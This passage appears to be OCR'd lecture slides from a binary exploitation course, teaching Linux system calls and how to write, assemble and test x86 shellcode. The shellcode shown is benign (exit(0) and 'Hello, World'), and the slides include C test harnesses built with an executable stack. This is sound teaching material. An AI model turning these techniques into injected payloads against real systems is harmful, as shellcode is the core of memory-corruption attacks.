"\x31\xDB\xF7\xE3\xB0\x0A\x50\x68
 \x6F\x72\x6C\x64\x68\x6F\x2C\x20
 \x57\x68\x48\x65\x6C\x6C\xB0\x04
 \xB3\x01\x89\xE1\xB2\x0D\xCD\x80
 \xB0\x01\x31\xDB\xCD\x80"
```

38 Bytes

Can you make this smaller?

(spoiler: probably can)

Common Tricks

xoring anything with itself clears itself:

```
xor     eax, eax    ; "\x31\xC0"
```

clear three registers in four bytes:

```
xor     ebx, ebx
mul     ebx         ; "\x31\xDB\xF7\xE3"
```

There's always more than one way to do things

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



Linux System Calls

- System calls are how userland programs talk to the kernel to do anything interesting
  - open files, read, write, map memory, execute programs, etc

- libc functions are high level syscall wrappers
  - fopen(), sscanf(), execv(), printf() ...




Libc Wraps Syscalls

Example of how Libc wraps Syscalls:

```
void main()
{
   exit(0);
}
```

```
gcc -masm=intel -static -o exit exit.c
```



Libc Wraps Syscalls

```
gdb exit
(gdb) set disassembly-flavor intel
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804dbfc <_exit+0>:   mov    ebx, DWORD PTR [esp+4]
0x0804dc00 <_exit+4>:   mov    eax, 0xfc
0x0804dc05 <_exit+9>:   int    0x80
0x0804dc07 <_exit+11>:  mov    eax, 0x1
0x0804dc0c <_exit+16>:  int    0x80
0x0804dc0e <_exit+18>:  hlt
```

; 0xfc = exit_group()

; 0x1 = exit()

This is from **The Shellcoder's Handbook**

Using Syscalls in Shellcode

- Like programs, your shellcode needs syscalls to do anything of interest
- Syscalls can be made in x86 using interrupt 0x80

```
int  0x80
```

- Look at all the pretty syscalls
  - http://docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html

Hello World (Revisited)


```
user_code:
        jmp     message
write_str:
        xor     eax, eax
        xor     ebx, ebx
        xor     edx, edx
        mov     al, 4
        mov     bl, 1
        pop     ecx
        mov     dl, 13
        int     0x80
        mov     al, 1
        xor     ebx, ebx
        int     0x80
message:
        call    write_str
        .ascii  "Hello, World\n"
```

Syscall = 4 (Write)

Output FD = 1 (STDOUT)

Buffer = "Hello, World\n"

Bytes to write = 13



Hello World (Revisited)

```
user_code:
        jmp     message
write_str:
        xor     eax, eax
        xor     ebx, ebx
        xor     edx, edx
        mov     al, 4
        mov     bl, 1
        pop     ecx
        mov     dl, 13
        int     0x80
        mov     al, 1
        xor     ebx, ebx
        int     0x80
message:
        call    write_str
        .ascii  "Hello, World\n"
```

Syscall = 4 (Write)

Output FD = 1 (STDOUT)

Buffer = "Hello, World\n"

Bytes to write = 13


Basically:

```
write(1, "Hello, World\n", 13);
```

Syscall Summary

Linux Syscalls sorta use fastcall

- specific syscall # is loaded into eax
- arguments for call are placed in different registers
- int 0x80 executes call to syscall()
- CPU switches to kernel mode
- each syscall has a unique, static number



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


SSH into the Warzone


warzone.rpis.ec

credz given in class

Writing Shellcode

Writing `exit(0)` as `shellcode`

1. Set `EBX` to `0`
2. Set `EAX` to `1`
3. Call `int 0x80`



```
; exit_shellcode.asm
Section .text
global  _start

_start:
        xor     ebx, ebx
        xor     eax, eax
        mov     al, 1
        int     0x80
```

Compiling Shellcode


Assemble to get object file and link any necessary object files

```
$ nasm -f elf exit_shellcode.asm
$ ld  -o exit_shellcode exit_shellcode.o
$ objdump -M intel -d exit_shellcode
```

Our shellcode as a string, extracted from Objdump:

⇒ `"\x31\xc0\x31\xDB\xB0\x01\xCD\x80"`

Side Note: Stages of Compilation



Testing Shellcode - exit(0);

```
/* gcc -z execstack -o tester tester.c */
char shellcode[] = "\x31\xc0\x31\xDB"
                   "\xB0\x01\xCD\x80";

int main()
{
  (*(void (*)()) shellcode)();
  return 1;
}
```

Testing Shellcode

```
$ gcc -z execstack -o tester tester.c
$ ./tester
$ echo $?
  0
$
```

Our program returned 0 instead of 1, so our shellcode worked

Let's try something more visual this time

Hello World Shellcode

```
mini_hello:
        xor     ebx, ebx
        mul     ebx
        mov     al, 0x0a
        push    eax
        push    0x646c726f
        push    0x57202c6f
        push    0x6c6c6548
        mov     al, 4
        mov     bl, 1
        mov     ecx, esp
        mov     dl, 13
        int     0x80
        mov     al, 1
        xor     ebx, ebx
        int     0x80
```

Machine code as a string constant:

```
"\x31\xDB\xF7\xE3\xB0\x0A\x50\x68
 \x6F\x72\x6C\x64\x68\x6F\x2C\x20
 \x57\x68\x48\x65\x6C\x6C\xB0\x04
 \xB3\x01\x89\xE1\xB2\x0D\xCD\x80
 \xB0\x01\x31\xDB\xCD\x80"
```

38 Bytes

Testing Shellcode - Hello, World

```
/* gcc -z execstack -o hw hw.c */
char shellcode[] = "\x31\xDB\xF7\xE3\xB0\x0A\x50"
                   "\x68\x6F\x72\x6C\x64\x68\x6F"
                   "\x2C\x20\x57\x68\x48\x65\x6C"
                   "\x6C\xB0\x04\xB3\x01\x89\xE1"
                   "\xB2\x0D\xCD\x80\xB0\x01\x31"
                   "\xDB\xCD\x80";

int main()
{
  (*(void (*)()) shellcode)();
  return 0;
}
```

Testing Shellcode

```
$ gcc -z execstack -o hw hw.c
$ ./hw
Hello, World
$
```

Sweet.

Shellcoding Tools We <3

